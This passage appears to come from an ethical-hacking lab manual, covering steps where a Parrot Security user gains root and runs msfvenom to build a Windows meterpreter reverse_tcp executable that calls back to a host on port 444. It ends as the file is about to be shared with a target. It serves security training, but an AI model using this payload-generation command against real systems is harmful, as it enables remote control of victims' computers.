
Note: The password that you type will not be visible.



```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
#
```


6. A **Parrot Terminal** window appears; type **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=[IP Address of Host Machine] LPORT=444 -o /home/attacker/Desktop/Test.exe** and press **Enter**.

Note: Here, the IP address of the host machine is **10.10.1.13** (**Parrot Security** machine).



```
msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=10.10.1.13 LPORT=444 -o /home/attacker/Desktop/Test.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/attacker/Desktop/Test.exe
#
```


7. This will generate **Test.exe**, a malicious file at the location **/home/attacker/Desktop**, as shown in the screenshot.



8. Now, create a directory to share this file with the target machine, provide the permissions, and copy the file from **Desktop** to the shared location using the below commands:

